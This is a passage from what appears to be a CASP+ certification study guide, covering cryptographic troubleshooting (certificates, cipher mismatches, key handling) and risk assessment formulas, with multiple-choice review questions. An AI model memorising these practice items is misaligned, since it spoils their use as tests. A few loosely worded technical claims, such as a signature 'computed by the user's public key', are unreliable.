Secure Hashing Algorithm (SHA), hash-based message authentication code (HMAC), message digest (MD), RACE Integrity Primitives Evaluation Message Digest (RIPEMD), Poly1305, symmetric algorithm, electronic codebook (ECB), cipher block chaining (CBC), output feedback (OFB), counter (CTR), Galois/Counter Mode (GCM), Advanced Encryption Standard (AES), Triple Digital Encryption Standard (3DES), ChaCha, Salsa20, asymmetric algorithm, key agreement, Diffie-Hellman, Elliptic-Curve Diffie-Hellman (ECDH), Digital Signature Standard (DSS), Rivest, Shamir, and Adleman (RSA), Elliptic-Curve Digital Signature Algorithm (ECDSA), Secure Sockets Layer (SSL)/Transport Layer Security (TLS), Secure/Multipurpose Internet Mail Extensions (S/MIME), Internet Protocol Security (IPsec), Secure Shell (SSH), elliptic-curve cryptography (ECC), perfect forward secrecy (PFS), key stretching, Password-Based Key Derivation Function 2 (PBKDF2), Bcrypt

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. Which of the following is a password-hashing function designed based on the Blowfish cipher?
   a. Bcrypt
   b. PBKDF2
   c. PGP
   d. SHA

2. Which of the following algorithms was published by the U.S. NIST?
   a. MD
   b. SHA
   c. Bcrypt
   d. PBKDF2

3. Which of the following uses a password and manipulates it to generate a strong key?
   a. MD
   b. SHS
   c. PBKDF2
   d. AES

4. Which of the following can help reduce the collision rate of the hash function?
   a. MD
   b. SHA
   c. AES
   d. HMAC

5. Which of the following involves making a weak key stronger by increasing the time it takes to test each possible key?
   a. Key stretching
   b. Rainbow table
   c. Salting
   d. Injection

6. Which of the following is considered the most secure?
   - a. DES
   - b. AES
   - c. 3DES
   - d. EDCA

7. Which of the following algorithms uses a private, or secret, key that must remain secret between the two parties?
   - a. Asymmetric algorithm
   - b. Symmetric algorithm
   - c. Hybrid algorithm
   - d. Hashing algorithm

8. Which of the following ensures that a session key derived from a set of long-term keys cannot be compromised if one of the long-term keys is compromised in the future?
   - a. Key collision
   - b. Key stretching
   - c. Perfect forward secrecy
   - d. Key wrapper

9. Which DES mode applies each resultant 64-bit ciphertext block to the next block?
   - a. OFB
   - b. CTR
   - c. ECB
   - d. CBC

10. Which of the following can use a much smaller key than RSA or any other asymmetric algorithm and still provide comparable security?
    - a. OFB
    - b. ECC
    - c. CBC
    - d. ECB

This page intentionally left blank

This chapter covers the following topics:

- **Implementation and Configuration Issues:** This section covers validity dates, wrong certificate type, revoked certificates, incorrect name, chain issues including invalid root or intermediate CAs and self-signed certificates, weak signing algorithm, weak cipher suite, incorrect permissions, cipher mismatches, and downgrades.
- **Keys:** This section covers key issues including mismatched keys, improper key handling, embedded keys, rekeying, exposed private keys, crypto shredding, cryptographic obfuscation, key rotation, and compromised keys

This chapter covers CAS-004 Objective 3.7: Given a scenario, troubleshoot issues with cryptographic implementations.

Cryptographic implementations are by design complicated, and many things can go wrong. In this chapter you'll learn about issues that may arise and how to handle or avoid them.

Implementation and Configuration Issues

Some issues that arise are due to mistakes in configuration or misconfiguration. In this section you'll learn about the most common problems that are caused by mistakes in cryptographic implementations.

Validity Dates

In Chapter 22, you learned that a certificate has a lifetime, defined by the validity period. In that chapter you learned that validity is checked by an application presented with the certificate and that either a CRL or an OCSP can be used to communicate the validity status. Users register their public keys with a certification authority (CA), which distributes a certificate containing the user's public key and the CA's digital signature. The digital signature is computed by the user's public key and validity period, combined with the certificate issuer and digital signature algorithm identifier.

CHAPTER 24

Troubleshooting Issues with Cryptographic Implementations

Wrong Certificate Type

Security professionals should know the types of certificates and use the proper type for each job. VeriSign first introduced the following digital certificate classes:

Key Topic

- ***Class 1 certificate***: For individuals and intended for email. These certificates get saved by web browsers. No real proof of identity is required.
- ***Class 2 certificate***: For organizations that must provide proof of identity.
- ***Class 3 certificate***: For servers and software signing in which independent verification and identity and authority checking are done by the issuing CA.
- ***Class 4 certificate***: For online business transactions between companies.
- ***Class 5 certificate***: For private organizations or government security.


Revoked Certificates

The same process that determines the validity of a certificate also ascertains whether the certificate has been revoked. The CRL contains both certificates that have expired and those that have been revoked. A certificate that has been compromised or is no longer needed may be revoked.

Incorrect Name

When a certificate name does not match the system or site it was meant to protect, this does not necessarily mean that the certificate is revoked or expired. However, as shown in Figure 24-1, the user may get a message that is confusing and scary.

Key Topic



Security Alert

autodiscover.Proseware.com

Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.

✓ The security certificate is from a trusted certifying authority.

✓ The security certificate date is valid.

✗ The name on the security certificate is invalid or does not match the name of the site.

Do you want to proceed?

Figure 24-1 Name Mismatch

This can be solved by ensuring the name match between the subject (what is being protected) and the certificate.

Chain Issues

The certificate chain refers to the group of CAs that may be involved in verifying a certificate. If there are problems in the chain, the certificate verification process will fail. In this section you'll learn about some chain issues.

Invalid Root or Intermediate CAs

In Chapter 22 you learned about the types of CAs. If an incorrect or invalid CA name is part of the chain, validation will fail. Sometimes this occurs because there are multiple paths to the root server. One possible explanation is that the chain sent from the application is incomplete, which usually leads to errors like this:


```
x509: certificate signed by unknown authority or server certificate
verification failed.
```

This can occur when a browser is involved as a browser sometimes completes a chain by using an embedded certificate—and even an incomplete chain will show as valid in the browser.

Self-signed

While self-signed certificates are the easiest to deploy, they generate the error message shown in Figure 24-2, which may alarm users.

Key Topic



There is a problem with this website's security certificate.

The security certificate presented by this website was not issued by a trusted certificate authority.

Security certificate problems may indicate an attempt to fool you or intercept any data you send to the server.

We recommend that you close this webpage and do not continue to this website.

Click here to close this webpage.
Continue to this website (not recommended).
More information

Figure 24-2 Self-Signed Certificate Error Message

This message occurs because no CA is vouching for the certificate. Technically, self-signed certificates are not signed by any private CA or known CA. There is no certificate chain.

Most security professionals advise against using self-signed certificates for this reason but also because they are vulnerable to threats. For example, a self-signed certificate cannot be revoked. It must be replaced, and the old key must be destroyed. This can lead to serious security threats if the private keys are not revoked quickly.

Weak Signing Algorithm

The strength of any cryptosystem depends on the algorithm and the length and secrecy of the key. For example, one method of making a cryptographic key more resistant to exhaustive attacks is to increase the key length. A weak key in a cryptosystem facilitates attacks against the algorithm.

Remember, digital signing algorithms depend on hashing. Weaknesses in hashing algorithms can lead to situations in which attackers can create or obtain fraudulent certificates. Do not use SHA 1 or MD5 as these have been shown to be vulnerable. Hashing algorithms are covered in Chapters 16 and 17. Please review those chapters.

Weak Cipher Suite

In Chapters 17 and 23 you learned that cipher suites or algorithms vary in their strength. We've even tried to steer you away from certain suites. A weak suite is similar to a weak house foundation. When the suite is weak, it is easier to crack keys. Always consider cipher suite strength when choosing an encryption algorithm.


Incorrect Permissions

In Chapter 23 you learned about authenticated encryption. Any process that requires authentication can suffer failures due to incorrect permissions. Data encrypted with authenticated encryption can be decrypted only by users authorized by the label's encryption settings.

Cipher Mismatches

When a cipher suite is deployed, it must be consistent across the endpoints. That is, if one system is configured to use one suite and the other end is configured to use another suite, the process will fail. Figure 24-3 shows a typical cipher mismatch message, in this case involving a failed SSL connection, which indicates that the client and server don't support a common SSL protocol version or cipher suite.

Key Topic



This webpage is not available

A secure connection cannot be established because this site uses an unsupported protocol.

Error code: ERR_SSL_VERSION_OR_CIPHER_MISMATCH

Figure 24-3 Cipher Mismatch

Downgrade

A ***downgrade attack*** is a type of on-path attack (formerly known as a man-in-the-middle attack). In this type of attack, the attacker convinces the system to use an older, lower-quality mode of operation (for example, plaintext) that is typically provided for backward compatibility with older systems. For example, a flaw in OpenSSL can allow an attacker to negotiate the use of a lower version of TLS between the client and the server.

Keys

While there can be issues with certificate paths and with weak cipher suites, most cryptographic issues are related to the keys. In this section you'll learn about some issues that are caused by key problems.

Mismatched

As you have learned, when symmetric algorithms are in use, either alone or in conjunction with a hybrid system using asymmetric algorithms for authentication and symmetric algorithms for encryption, the keys used for encryption must match perfectly. If there is a mismatch, decryption of encrypted data will fail because the wrong key is in use.

Improper Key Handling

Key management involves the entire process of ensuring that keys are protected during creation, distribution, transmission, and storage. As part of this process, keys must also be destroyed properly. When you consider the vast number of networks over which a key is transmitted and the different types of systems on which a key is stored, the enormity of this issue really comes to light.

As the most demanding and critical aspect of cryptography, it is important that security professionals understand key management principles. Keys should always be stored in ciphertext when stored on a non-cryptographic device. Key distribution, storage, and maintenance should be automatic, with the processes integrated into the application.

Because keys can be lost, backup copies should be made and stored in a secure location. A designated individual should have control of the backup copies, and other individuals should be designated to serve as emergency backups. The key recovery process should require more than one operator to ensure that only valid key recovery requests are completed. In some cases, keys are even broken into parts and deposited with trusted agents, which provide their part of the key to a central authority when authorized to do so. Although other methods of distributing parts of a key are used, all the solutions involve the use of trusted agents entrusted with part of the key and a central authority tasked with assembling the key from its parts. Also, key recovery personnel should span the entire organization and not just be members of the IT department.

Organizations should limit the number of keys that are used. The more keys you have, the more keys you must worry about and protect. Although a valid reason for issuing a key should never be ignored, limiting the number of keys issued and used reduces the potential damage.

When designing the key management process, you should consider how to do the following:

Key Topic

- Securely store and transmit the keys.
- Use random keys.

- Issue keys of sufficient length to ensure protection.
- Properly destroy keys that are no longer needed.
- Back up the keys to ensure that they can be recovered.

Embedded Keys

In Chapter 19 you learned about Trusted Platform Module chips. These chips can hold keys used to encrypt and decrypt the hard drive. Please review Chapter 19.

Rekeying

As you have learned, the longer a key is used, the more chance that it will be compromised. A valuable function of some encryption systems is the ability to automatically change the key from time to time, even in the midst of transferring and securing data.

For example, Wi-Fi Protected Access (WPA) frequently replaces session keys through the Temporal Key Integrity Protocol (TKIP), thus defeating some well-known key recovery attacks.

NOTE TKIP has been replaced in WPA2 with CCMP, also known as AES.

Exposed Private Keys

Earlier in this chapter you learned all about proper key management to prevent the disclosure of keys. The most critical keys to protect are the private keys used in asymmetric encryption that should only be held by the subject (user or device). Please review all the guidelines covered in this chapter for handling keys.

Crypto Shredding

Crypto shredding is a method of making encrypted data permanently unavailable by deleting or overwriting the key used to decrypt it.

Cryptographic Obfuscation

Obfuscation hides the implementation of a program while still allowing users to run it. Cryptographic obfuscation is a technique that allows a user to obfuscate source code in a secure way by writing code such that even attackers have a difficult time understanding the code and breaking it.

The following are some examples of techniques used:

- Rename the functions, classes, and methods with less descriptive names.
- Remove debugging information, such as the type of the parameter, line number, or source file used.
- Remove Java annotations.

These actions are not insurmountable and should be viewed as additional hurdles to slow the hacking process rather than as a final solution.

Key Rotation

Earlier in this chapter you learned that a valuable function of some encryption systems is the ability to automatically change the key from time to time, even in the midst of transferring and securing data. This process is also called key rotation.

Compromised Keys

By this time, you I hope you have gathered that compromised keys are a very bad thing and open the door to data breaches made possible by the decryption of sensitive data. Please review coverage of CRLs and OCSP in Chapter 22 for more information.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 24-1 lists these key topics and the page number on which each is found.

Key Topic

Table 24-1 Key Topics for Chapter 24

Key Topic Element	Description	Page Number
List	Digital certificate classes	543
Figure 24-1	Name Mismatch	544
Figure 24-2	Self-Signed Certificate Error Message	545
Figure 24-3	Cipher Mismatch	546
List	Considerations when designing the key management process	547

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

Class 1 certificate, Class 2 certificate, Class 3 certificate, Class 4 certificate, Class 5 certificate, downgrade attack, crypto shredding

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following is the process of writing code such that even attackers have a difficult time understanding the code and breaking it?
   a. Obfuscation
   b. Salting
   c. Embedding
   d. Debugging

2. Which of the following is used to check the validity of a certificate?
   a. MD
   b. CRL
   c. Profile
   d. CA

3. Which of the following is a method of making encrypted data permanently unavailable?
   a. Salting
   b. Rainbow tables
   c. Crypto shredding
   d. Obfuscation

4. Which certificate class is used by organizations that must provide proof of identity?
   a. Class 1
   b. Class 2
   c. Class 3
   d. Class 4

5. Which of the following is not an example of cryptographic obfuscation?

- **a.** Renaming functions, classes, and methods with less descriptive names
- **b.** Changing the encryption key
- **c.** Removing debugging information
- **d.** Deleting Java annotations

6. What causes this error message?


```
x509: certificate signed by unknown authority or server certifi-
cate verification failed
```

- **a.** Self-signed certificate
- **b.** Incomplete path
- **c.** Name mismatch
- **d.** Cipher mismatch

7. Which of the following are the most critical keys to protect?

- **a.** Private keys used in symmetric encryption
- **b.** Public keys used in asymmetric encryption
- **c.** Private keys used in asymmetric encryption
- **d.** Public keys used in symmetric encryption

8. What causes the error message shown here?



Security Alert

autodiscover.Proseware.com

Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.

✓ The security certificate is from a trusted certifying authority.

✓ The security certificate date is valid.


✗ The name on the security certificate is invalid or does not match the name of the site.

Do you want to proceed?

- **a.** Incomplete chain
- **b.** Expired certificate
- **c.** Cipher mismatch
- **d.** Name mismatch

9. The use of TKIP in WPA is an example of which concept?
   a. Rekeying
   b. Salting
   c. Obfuscation
   d. Polyinstantiation

10. What causes the error message shown here?



There is a problem with this website's security certificate.

The security certificate presented by this website was not issued by a trusted certificate authority.

Security certificate problems may indicate an attempt to fool you or intercept any data you send to the server.

We recommend that you close this webpage and do not continue to this website.

Click here to close this webpage.

Continue to this website (not recommended).

More information

   a. Incomplete path
   b. Self-signed certificate
   c. Cipher mismatch
   d. Name mismatch

This page intentionally left blank

This chapter covers the following topics:

- **Risk Assessment:** This section covers likelihood, impact, qualitative vs. quantitative assessment, exposure factor, asset value, total cost of ownership (TCO), return on investment (ROI), mean time to recovery (MTTR), mean time between failure (MTBF), annualized loss expectancy (ALE), annualized rate of occurrence (ARO), single loss expectancy (SLE), and gap analysis.
- **Risk Handling Techniques:** This section covers the techniques transfer, accept, avoid, and mitigate.
- **Risk Types:** This section covers inherent and residual risk and exceptions.
- **Risk Management Life Cycle:** This section covers the identify, assess, control, and review steps in risk management as well as risk frameworks.
- **Risk Tracking:** This section covers the risk register, key performance indicators, and key risk indicators.
- **Risk Appetite vs. Risk Tolerance:** This section covers tradeoff analysis and usability vs. security requirements.
- **Policies and Security Practices:** This section covers separation of duties, job rotation, mandatory vacations, least privilege, employment and termination procedures, training and awareness for users, and auditing requirements and frequency.

This chapter covers CAS-004 Objective 4.1: Given a set of requirements, apply the appropriate risk strategies.

Security professionals must help the organizations they work for to put in place the proper risk mitigation strategies and controls. Risk management frameworks help these professionals ensure that risks are properly identified and the appropriate controls are put into place. This chapter covers all the tasks involved in risk mitigation.

CHAPTER 25

Applying Appropriate Risk Strategies

Risk Assessment

A ***risk assessment*** is a tool used in risk management to identify vulnerabilities and threats, assess the impact of those vulnerabilities and threats, and determine which controls to implement. Risk assessment or analysis has four main goals:

Key Topic

- Identify assets and asset value.
- Identify vulnerabilities and threats.
- Calculate threat probability and business impact.
- Balance threat impact with countermeasure cost.

Prior to starting a risk assessment, management and the risk assessment team must determine which assets and threats to consider. This process determines the size of the project. The risk assessment team must then provide a report to management on the value of the assets considered. Management can then review and finalize the asset list, adding and removing assets as it sees fit, and then determine the budget for the risk assessment project.

Let's look at a specific scenario to better understand the importance of system-specific risk analysis. Say that the sales division of an organization decides to implement touchscreen technology and tablet computers to increase productivity. As part of this new effort, a new sales application will be developed that works with the new technology. At the beginning of the deployment, the chief security officer (CSO) attempts to prevent the deployment because the technology is not supported in the enterprise. Upper management decides to allow the deployment. The CSO should work with the sales division and other areas involved so that the risk associated with the full life cycle of the new deployment can be fully documented and appropriate controls and strategies can be implemented during deployment.

Risk assessment should be carried out before any mergers and acquisitions occur or new technology and applications are deployed.

If a risk assessment is not supported and directed by senior management, it will not be successful. Management must define the purpose and scope of a risk assessment and allocate personnel, time, and monetary resources for the project.

Likelihood

The ***likelihood*** of threat is a measurement of the chance that a particular risk event will impact an organization. When the vulnerabilities and threats have been identified, the loss potential for each must be determined. This loss potential is determined by using the likelihood of the event combined with the impact of such an event. An event with a high likelihood and a high impact would be given more importance than an event with a low likelihood and a low impact. The chance of natural disasters will vary based on geographic location. However, the chances of human-caused risks are based more on organizational factors, including visibility, location, technological footprint, and so on. The levels used for threat likelihood are usually high, moderate, and low.

Impact

Next, an organization must determine what it really cares about protecting. Most often this determination is made using the Federal Information Processing Standard Publication 199 (FIPS 199) method or some sort of business impact analysis (BIA). Once the vital assets are determined, the organization should select the scenarios that could have a catastrophic impact on the organization by using the objective and outcome values from the threat actor analysis and the asset value and business ***impact*** information from the impact analysis.

Scenarios must then be made so that they can be fully analyzed. For example, an organization may decide to analyze a situation in which a hacktivist group performs prolonged denial-of-service (DoS) attacks, causing sustained outages to damage an organization's reputation. Then a risk determination should be made for each scenario. Risk determination is discussed later in this chapter.

Once all the scenarios are determined, the organization needs to develop an attack tree for each scenario. This attack tree should include all the steps and/or conditions that must occur for the attack to be successful. The organization must then map security controls to the attack trees.

To determine the security controls that can be used, an organization would need to look at industry standards, including NIST SP 800-53 (see https://csrc.nist.gov/News/2020/sp-800-53-revision-5-published) (discussed later in this chapter) and SANS CIS Controls v8 (see https://www.sans.org/blog/cis-controls-v8/). Finally, the controls would be mapped back into the attack tree to ensure that they are implemented at as many levels of the attack as possible.

As you can see, worst-case scenario planning is an art and requires extensive training and effort to ensure success. For the CASP+ exam, candidates should focus more on the process and steps required than on how to perform the analysis and create the scenario documentation.

Qualitative vs. Quantitative

To make a risk determination, an organization must perform a formal risk analysis. A formal risk analysis often considers questions such as these: What corporate assets need to be protected? What are the business needs of the organization? What outside threats are most likely to compromise network security?

Different types of risk analysis, including qualitative risk analysis and quantitative risk analysis, should be used to ensure that the data obtained is maximized.

Qualitative Risk Analysis

Qualitative risk analysis does not assign monetary and numeric values to all facets of the risk analysis process. Qualitative risk analysis techniques include intuition, experience, and best practice techniques, such as brainstorming, focus groups, surveys, questionnaires, meetings, interviews, and the Delphi technique. The Delphi technique is a method used to estimate the likelihood and outcome of future events. Although all these techniques can be used, most organizations determine the best technique(s) based on the threats to be assessed. Experience and education on the threats are needed.

With qualitative risk analysis, each person who has been chosen to participate in the qualitative risk analysis uses his or her experience to rank the likelihood of each threat and the damage that might result. After each group member ranks the threat possibility, loss potential, and safeguard advantage, data is combined in a report to present to management.

Two advantages of qualitative over quantitative risk analysis are that qualitative risk analysis prioritizes the risks and identifies areas for immediate improvement in addressing the threats. Qualitative risk analysis also has some disadvantages: All results are subjective, and a dollar value is not provided for cost/benefit analysis or for budget help.

NOTE When performing risk analyses, all organizations experience issues with any estimate they obtain. This lack of confidence in an estimate is referred to as uncertainty and is expressed as a percentage. Any reports regarding a risk assessment should include the uncertainty level.

Quantitative Risk Analysis

A ***quantitative risk analysis*** assigns monetary and numeric values to all facets of the risk analysis process, including asset value, threat frequency, vulnerability severity, impact, and safeguard costs. Equations are used to determine total and residual risks.

An advantage of quantitative over qualitative risk analysis is that quantitative risk analysis involves less guesswork than qualitative risk analysis. Disadvantages of quantitative risk analysis include the difficulty of the equations, the time and effort needed to complete the analysis, and the level of data that must be gathered for the analysis.

Most risk analysis includes some hybrid of quantitative and qualitative risk analyses. Most organizations favor using quantitative risk analysis for tangible assets and qualitative risk analysis for intangible assets.

Keep in mind that even though quantitative risk analysis uses numeric values, a purely quantitative analysis cannot be achieved because some level of subjectivity is always part of the data. This type of estimate should be based on historical data, industry experience, and expert opinion.

Exposure Factor

Exposure factor (EF) is the percentage value or functionality of an asset that will be lost when a threat event occurs. For example, say that an organization has a web server farm with an asset value (AV) of $20,000. If the risk assessment has determined that a power failure is a threat agent for the web server farm and the potential loss is $5,000, the exposure factor for a power failure is 25%.

Asset Value

As stated earlier, the first step of any risk assessment is to identify the assets and determine the asset values. Assets are both tangible and intangible. Tangible assets include computers, facilities, supplies, and personnel. Intangible assets include intellectual property, data, and organizational reputation. The value of an asset should be considered with respect to the asset owner's view. These six considerations can be used to determine an asset's value:

Key Topic

- Value to owner
- Work required to develop or obtain the asset
- Costs to maintain the asset
- Damage that would result if the asset were lost
- Cost that competitor would pay for the asset
- Penalties that would result if the asset were lost

After determining the value of the assets, you should determine the vulnerabilities and threats to each asset.

Total Cost of Ownership (TCO)

Organizational risks are everywhere and range from easily insurable property risks to risks that are hard to anticipate and calculate, such as the loss of a key employee. The ***total cost of ownership (TCO)*** of risk measures the overall costs associated with running the organizational risk management process, including insurance premiums, finance costs, administrative costs, and any losses incurred. This value should be compared to the overall company revenues and asset base. TCO provides a way to assess how an organization's risk-related costs are changing compared to the overall organization growth rate. This TCO can also be compared to industry baselines that are available from trade groups and industry organizations. Working with related business and industry experts ensures that your organization is obtaining relevant and comparable risk-related data. For example, a financial organization should not compare its risk TCO to TCOs of organizations in the healthcare field.

Calculating risk TCO has many advantages. It can help organizations discover inconsistencies in their risk management approach. It can also identify areas where managing a particular risk is excessive compared to similar risks managed elsewhere. Risk TCO can also generate direct cost savings by highlighting risk management process inefficiency.

However, comparable risk TCO is often difficult to find because many direct competitors protect this sensitive data. Relying on trade bodies and industry standards bodies can often help alleviate this problem. Also, keep in mind the risk that TCO may be seen as a cost-cutting activity, resulting in personnel not fully buying in to the process.

Some of the guidelines an organization should keep in mind when determining risk TCO are as follows:

Key Topic

- Determine a framework that will be used to break down costs into categories, including risk financing, risk administration, risk compliance costs, and self-insured losses.
- Identify the category costs by expressing them as a percentage of overall organizational revenue.
- Employ any data from trade bodies for comparison with each category's figures.
- Analyze any differences between your organization's numbers and industry figures for reasons of occurrence.
- Set future targets for each category.

When calculating and analyzing risk TCO, you should remember these basic rules:

- Industry benchmarks may not always be truly comparable to your organization's data.
- It is important to cover some minor risks within the organization.
- An organization should use risk management software to aid in decision making because of the complex nature of risk management.
- An organization should keep in mind the value of risk management when budgeting. It is not merely a cost.
- Risk TCO does not immediately lead to cost savings. Savings occur over time.
- Not all possible solutions will rest within the organization. External specialists and insurance brokers may be needed.

Return on Investment (ROI)

The term ***return on investment (ROI)*** refers to the money gained or lost after an organization makes an investment. ROI is a necessary metric for evaluating security investments.

ROI measures the expected improvement over the status quo against the cost of the action required to achieve the improvement. In the security field, improvement is not really the goal. Reduction in risk is the goal. But it is often hard to determine exactly how much an organization will save if it makes an investment. Some of the types of loss that can occur include

- **Productivity loss:** This includes downtime and repair time. If personnel are not performing their regular duties because of a security issue, your organization has experienced a productivity loss.
- **Revenue loss during outage:** If an asset is down and cannot be accessed, the organization loses money with each minute and hour that the asset is down. That is increased exponentially if an organization's Internet connection goes down because that affects all organizational assets.
- **Data loss:** If data is lost, it must be restored, which ties back to productivity loss because personnel must restore the data backup. However, organizations must also consider conditions where backups are destroyed, which could be catastrophic.
- **Data compromise:** This includes disclosure or modification. Measures must be taken to ensure that data, particularly intellectual data, is protected.

- **Repair costs:** This includes costs to replace hardware or costs incurred to employ services from vendors.
- **Loss of reputation:** Any security incident that occurs can result in a loss of reputation with your organization's partners and customers. Recent security breaches at popular retail chains have resulted in customer reluctance to trust the stores with their data.

Let's look at a scenario to better understand how ROI can really help with the risk analysis process. Suppose two companies are merging. One of the companies uses mostly hosted services from an outside vendor, and the other uses mostly in-house products. When the merging project is started, the following goals for the merged systems are set:

- Ability to customize systems at the department level
- Quick implementation along with immediate ROI
- Administrative-level control over all products by internal IT staff

The project manager states that the in-house products are the best solution. Because of staff shortages, the security administrator argues that security will be best maintained by continuing to use outsourced services. The best way to resolve this issue is to:

Step 1. Calculate the time to deploy and support the in-sourced systems for the staff shortage.

Step 2. Compare the costs to the ROI costs minus outsourcing costs.

Step 3. Present the document numbers to management for a final decision.

There is a degree of uncertainty and subjectivity involved in calculating ROI, but once you decide what to measure and estimate, the question of how to measure it should be somewhat easier. The most effective measures are likely to be those you already are using because they enable you to compare security projects with all other projects. Two popular methods are payback and net present value (NPV).

Payback

Payback is a simple calculation that compares annualized loss expectancy (ALE) against the expected savings as a result of an investment. Let's use the earlier example of the server that results in a $2,500 ALE. The organization may want to deploy a power backup if it can be purchased for less than $2,500. However, if that power backup costs a bit more, the organization might be willing to still invest in the device if it were projected to provide protection for more than one year with some type of guarantee.

Net Present Value (NPV)

Net present value (NPV) adds another dimension to payback by considering the fact that money spent today is worth more than savings realized tomorrow. In the example above, the organization may purchase a power backup that comes with a five-year warranty. To calculate NPV, you need to know the discount rate, which determines how much less money is worth in the future. For our example, we'll use a discount rate of 10%. Now to the calculation: You divide the yearly savings ($2,500) by 1.1 (that is 1 plus the discount rate) to the power of the number of years you want to analyze. So this is what the calculation would look like for the first year:

NPV = $2,500 / (1.1) = $2,272.73

The result is the savings expected in today's dollar value. For each year, you could then recalculate NPV by raising the 1.1 value to the year number. The calculation for the second year would be:

NPV = $2,500 / $(1.1)^2$ = $2,066.12

If you're trying to weigh costs and benefits, and the costs are immediate, but the benefits are long term, NPV can provide a more accurate measure of whether a project is truly worthwhile.

Mean Time to Recovery (MTTR)

Mean time to recovery (MTTR) is the average time required to repair a single resource or function when a disaster or disruption occurs. This includes the full time of the outage starting from the time the system fails to the time when it becomes fully operational again.

Mean Time Between Failure (MTBF)

Mean time between failure (MTBF) is the estimated amount of time a device will operate before a failure occurs. This amount is calculated by the device vendor. System reliability is increased by a higher MTBF and lower MTTR.

Annualized Loss Expectancy (ALE)/Annualized Rate of Occurrence (ARO)/ Single Loss Expectancy (SLE)

Risk impact or magnitude of impact is an estimate of how much damage a negative risk can have or the potential opportunity cost if a positive risk is realized. Risk impact can be measured in financial terms (quantitative) or with a subjective measurement scale (qualitative). Risks usually are ranked on a scale that is determined by the organization. High-level risks result in significant loss, and low-level risks result in negligible losses.

If magnitude of impact can be expressed in financial terms, use of financial value to quantify the magnitude has the advantage of being easily understood by personnel. The financial impact might be long-term costs in operations and support, loss of market share, short-term costs in additional work, or opportunity cost.

Two calculations are used when determining the magnitude of impact: single loss expectancy (SLE) and annualized loss expectancy (ALE).

ALE

The ***annualized loss expectancy (ALE)*** is the expected risk factor of an annual threat event. To determine the ALE, you must know the SLE and the annualized rate of occurrence (ARO). The calculation for obtaining the ALE is as follows:

ALE = SLE × ARO

Using the previously mentioned example, if the risk assessment has determined that the ARO for the power failure of the web server farm is 50%, the ALE for this event equals $2,500.

Using the ALE, the organization can decide whether to implement controls. If the annual cost of a control to protect the web server farm is more than the ALE, the organization could easily choose to accept the risk by not implementing the control. If the annual cost of the control to protect the web server farm is less than the ALE, the organization should consider implementing the control.

ARO

The ***annualized rate of occurrence (ARO)*** is an estimate of how often a given threat might occur annually. Remember that an estimate is only as good as the certainty of the estimate. It might be possible to obtain the ARO internally just by examining logs and archive information. If you do not have access to this type of internal information, consult with subject matter experts (SMEs), industry experts, organizational standards and guidelines, and other authoritative resources to ensure that you obtain the best estimate for your calculations.

SLE

The ***single loss expectancy (SLE)*** is the monetary impact of each threat occurrence. To determine the SLE, you must know the asset value (AV) and the exposure factor

(EF). The EF is the percentage value or functionality of an asset that will be lost when a threat event occurs. The calculation for obtaining the SLE is as follows:

$$SLE = AV \times EF$$

